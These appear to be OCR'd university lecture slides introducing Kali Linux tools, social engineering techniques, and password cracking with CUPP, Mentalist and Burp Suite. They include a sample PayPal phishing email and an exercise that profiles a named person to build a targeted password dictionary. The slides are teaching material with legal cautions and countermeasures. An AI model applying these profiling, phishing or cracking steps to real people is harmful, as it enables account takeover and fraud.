ism.ase.ro
Scientia potestas est

KALI Linux

What is KALI?

- Is an operating system. But do not use it like the **main OS**.

- Kali Linux is a "*Penetration Testing and Ethical Hacking Linux Distribution*".

https://www.kali.org/

What is KALI?

- Developed by **Offensive Security** in 2013.
- Is a company that now provides a lot of **courses** in security field.

OFFENSIVE ®
security

What is KALI?

- Is an operating system with a lot of tools and applications used for testing and penetration testing.
- KALI is pre-packaged with these tools an applications for penetration testing.
- You can use, also, other Operating System but for beginners is really good to have everything in one place KALI Linux.

Similar with KALI Linux

- BackBox
- Parrot Security OS
- DEFT
- Samurai Web Security Framework
- Pentoo Linux
- Network Security Toolkit
- CAINE
- BlackArch
- ArchStrike Linux
- Bugtraq
- Fedora Security Spin

https://fossbytes.com/10-best-operating-systems-for-ethical-hacking-and-penetration-testing-2016/

Operating systems for Ethical Hackers

- **BackBox -** It has been developed to perform penetration tests and security assessments. Designed to be fast, easy to use and provide a minimal yet complete desktop environment.

- **Parrot Security OS -** is designed for ethical hacking, pen testing, computer forensics, ethical hacking, cryptography etc.

Operating systems for Ethical Hackers

- **DEFT -** It comes with many popular forensic tools and documents that can be used by ethical hackers or penetration testers
- **Samurai Web Security Framework –** It is considered the best OS for the web penetration testing
- **Network Security Toolkit** – is based on Fedora.

How to install KALI?

- The most easy way is to use VirtualBox.
- Install VirtualBox from https://www.virtualbox.org/
- Download the Kali Linux Package from: https://www.kali.org/downloads/

How to install KALI?

- Create a virtual machine in VirtualBox with the Kali Linux.
- After the installation, to access the system the username is "*root*" and the password is "*toor*"

How to install KALI?

- To upgrade the system go to the terminal and run the command:

"apt-get upgrade"

- It is recommended to upgrade the system as often as possible.

Useful apps in KALI


- Kali Linux contains around about **600 tools**.
- For the beginners is good because they have everything that they want and can find here easy tools and also very powerful tools.

ProxyChains

- During penetration testing, it is crucial to prepare to stay anonymous.
- ProxyChains is used to **change the IP** of the attacker.
- It is used to assure the anonymity.

ProxyChains

- In KALI it exists by default. All we have to do is to run using the proxychains:



Whois

- WHOIS is a protocol that search in the database that stored the registered users of the Internet and is managed by the local registrars.
  - **ROTLD**

```
root@kali:~# whois 172.217.18.67
```

TraceRoute

- Traceroute is a computer network diagnostic tool for displaying the connection route and measuring transit delays of packets across an IP network.

WhatWeb

- "**What is that Website?**" - https://tools.kali.org/web-applications/whatweb


- It can identify all sorts of information about a live website, like:
  - Platform
  - CMS platform
  - Type of Script
  - Google Analytics
  - Web server Platform
  - IP address, Country

NMAP - Network Mapper

- Is a **port scanner**;
- It is used to audit the security of each open port on the target and for discovering information about machines on a network or the Internet.
- https://tools.kali.org/information-gathering/nmap


NMAP - Network Mapper

- Use NMAP only for your machines or on other machines with the permission;
- Don't use NMAP on other machines without permission, because it can be seen as an attack and is illegal.



Dirbuster / Dirb – Directory Buster


- Dirb is used to find the **hidden directories** of a website;
- It is not looking for vulnerabilities, but is looking for the vulnerable content;



- https://tools.kali.org/web-applications/dirb

Nikto


- Nikto is a tool used to analysis the vulnerabilities of a website;
- It is very important to analysis until you create an attack, because in this way you will know how you can manage your attack.
- After the scan the attacker can use the information to get data about vulnerabilities of used applications or installed tools on the target website.



- https://tools.kali.org/information-gathering/nikto


Golismero

- GoLismero is an open source framework for security scanning.
- golismero scan <<the_target>>



BurpSuite

- BurpSuite is a collection of tools.
- It is working like a proxy and intercept the traffic between a web browser and the web server.



OWASP-ZAP

- OWASP Zed Attack Proxy – ZAP it is similar with BurpSuite.
- It is developed in Java by the OWASP community.
- Some people are saying that ZAP is better than the free version of Burp.
- But the paid version of Burp is better than ZAP.

Social Engineering Toolkit (SET)

- Is a open source framework used for Social – Engineering.
- It is developed in Python and has a Command Line Interface.
- It is used to create a clone of a website.
- https://tools.kali.org/information-gathering/set

HTTRACK

- HTTRACK is a website cloner.
- It is used to create a fake website on attacker server to create a phising attack.
- It is similar with SET – Social Engineering Toolkit

JoomScan & WPScan

- Are two tools used for web application analysis;
- JoomScan is used to analyze the vulnerabilities of a Joomla CMS;
- WPScan is used for WordPress CMS.
- https://tools.kali.org/web-applications/joomscan
- https://tools.kali.org/web-applications/wpscan

John The Ripper


- John The Ripper is one of the most popular password testing and cracking programs;
- It is developed for Unix OS;
- It has tools for dictionary attack and brute force.
- https://tools.kali.org/password-attacks/john

THC Hydra

- Hydra is a network login cracker which supports numerous attack protocols.
- It is considered to be the fastest one.
- https://tools.kali.org/password-attacks/hydra

Crunch

- Crunch is a wordlist generator that can be used in dictionary attack.
- It helps us to create the dictionary that we have to use in the attack




- It is similar with Mentalist and CUPP.
- https://tools.kali.org/password-attacks/crunch

Social Engineering

ALIN ZAMFIROIU

What is Social Engineering?

- Social engineering means to being a good actor!
- Social engineering means to lying people to get information.
- Social Engineering is to get information for free.



What is Social Engineering?

- Social Engineering is the art of manipulating users to get personal information that can be used to get passwords or access to personal accounts

What is Social Engineering?

- Social engineering is used by anybody, everyday: from children getting something from the parents to the governments and big companies in industry.

What is Social Engineering

- Social engineering is the process of hacking the people, not hacking the systems.
- Social Engineering is the art of manipulating users to get personal information that can be used to get passwords or access to personal accounts

What is Social Engineering

- All Social Engineering techniques are based on ***bugs in human hardware***.

- It doesn't matter how much money you've invested in security, if you can trick the sysadmin to give you all the passwords!

Techniques

- Familiarity exploit
- Intimidating circumstances
- Phishing and vishing
- Tailgating
- Exploiting human curiosity
- Exploiting human greed
- Pretexting
- Baiting
- Quid pro quo

Familiarity exploit

- Is one of the most effective social engineering techniques.
- Hackers make themselves familiar to the victim or the target.
- They attack after they became trusted people for the victim.

Intimidating circumstances

- When the attacker find out some secret information about the victim and use this information for blackmailing.
- Today is very easy to gather some information about people. The attackers can use Facebook, Instagram, Google+, Twiter, etc.
- After they have the information they will use to get access in companies or on platforms.

Phishing

- It an attack to obtain sensitive information from the user by e-mail or other type of message.
- The sent message should look like an original message from the authority that can send that message.

Real scenario

- **PayPal Account**

Your transaction is successfully for your payment to Apple Store (Payment for iPhone 7 : $769)

PayPal

Transaction ID: 9A090161RY1905356

Notice Your PayPal Account

Dear Costumer,

Case ID Number : PP-007-318-238-678

Your PayPal Account has temporarily **Locked!** We Detect unauthorized Login Attempts to your PayPal Account from another IP address. (218.17.XXX.XXX)

You have sent a payment of $ 769 USD to Apple Store

Seller
Apple Store

Instructions to merchant
You have not entered any instructions.

Information	Unit charge	Quantity	amount
Apple iPhone 7	$769 USD	1	$769 USD

Subtotal	$769 USD
Total	$769 USD
Payment	$769 USD

Payments sent to support@apple.com


Please re-confirm your identity today or your account will be locked, to concerns we have for the safety and integrity of the PayPal community.

To re-confirm your PayPal account, We recommend that you go to

Resolve This Problem

Real scenario

- Email address



- The redirect link

Vishing

- *The most used social engineering attacks are made by using the phone.*

- https://www.youtube.com/watch?v=lc7scxvKQOo&t=19s

Tailgating

- **Can you hold the door for me?**

- Maybe it is not nice to say “NO” to everybody, but this is actually the solution for this type of attack.

- Is very easy to enter in buildings, if the security staff is not properly trained, os someone try to be nice.

Exploiting human curiosity

- The people are by definition curious, so is a big vulnerability of humans
- This vulnerability is actually applied for all techniques of social engineering.

Exploiting human greed

- It is similar with the curiosity but now the greed is more powerfull and the victim access the malicious code with the hope that he will win something for that.

Pretexting

- To be another person on the phone call, or send an email and pretexting that is another person.
- Also can be done in a person, with a real meeting.

Baiting

- It is very easy to use the human curiosity.
- The attacker can use CDs, USB memory, or anything else that can store a malicious code and the users will want them.
- Examples of attacks: Pentagon 2008

Quid pro quo

- The mos used techniques for Quid pro quo is the questionnaire and a price for completing that questionare like a t-shirt or a pen, or something else.

- In that questionare some questions are to get information about company or about work collegues.

The process

- In this stage the hacker learn as much as he can about the victim
- Design how to execute an attack
- Install the necesarry tools to attack
- Exploit the vulnerability
- The aquired information it is used in the password guessing or brute force

Tools and instruments

- **SET – Social Engineering Toolkit**
- **HTTRACK**
- **Ghost Phisher**

Countermeasures

- **Training for employees**;
- **Security protocols** (policies and procedures);
- **Periodically tests**;

Exercise

- We have a name: Popescu Ion.
- From: Daia.

- Let's find if he is vulnerable or not.

Social Engineering

- How can we find information about Popescu Ion from Daia?
- What information can we find about he?
- Where or on what platform can we find information about people?

Countermeasures

- 1. Don't use nicknames!
- 2. Don't have private information in the public domain!
- 3. Don't use private information in your accounts or your passwords!

KEEP private your personal information.

Password cracking

What is Password cracking

- The process of attempting to gain unauthorized access to a system by using common passwords or algorithms that guess the password;

Password cracking is an ART

- The art of obtaining the correct password that gives access to a system protected by an authentication method

Techniques

- The most commonly techniques of password cracking are:
  - Dictionary attack
  - Brute force attack
  - Rainbow table attack
  - Guess
  - Spidering

Tools

- **CUPP + Mentalist**
- **Burp Suite + Firefox**

CUPP + Mentalist

- Download CUPP and Mentalist:
  - https://github.com/Mebus/cupp
  - https://github.com/sc0tfree/mentalist/releases

- Install them and run CUPP to create a dictionary

```
C:\Python27>python ./cupp.py -i

[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
```

CUPP + Mentalist

- Do you remember Popescu Ion?
- What do we know about him?

CUPP + Mentalist

```
> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: daia
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y
```


- Now we have a dictionary list
- Start Mentalist!

```
> First Name: Ion
> Surname: Popescu
> Nickname: popion
> Birthdate (DDMMYYYY): 21091990


> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name:
> Company name:
```

CUPP + Mentalist

- We have to select our base words.
- We can use the English dictionary and other files with words.

- We will use our output file from CUPP.



CUPP + Mentalist


- We can add cases, substitutions, prepends or appends.

CUPP + Mentalist


- After you set all the rules you can process it.
- You can generate rules for other tools or generate a full list with words.
- This list can be uses for a brute force attack based on a dictionary.

Burp Suite

- Download the BurpSuite




Burp Suite


Burp Suite Community Edition v2.1.04 Latest Stable
Released 27 September 2019 | v2.1.04 Release notes
Download
Download for Windows (64-bit)
View Checksums
Download
Download plain JAR file
View Checksums
Download
Other Platforms

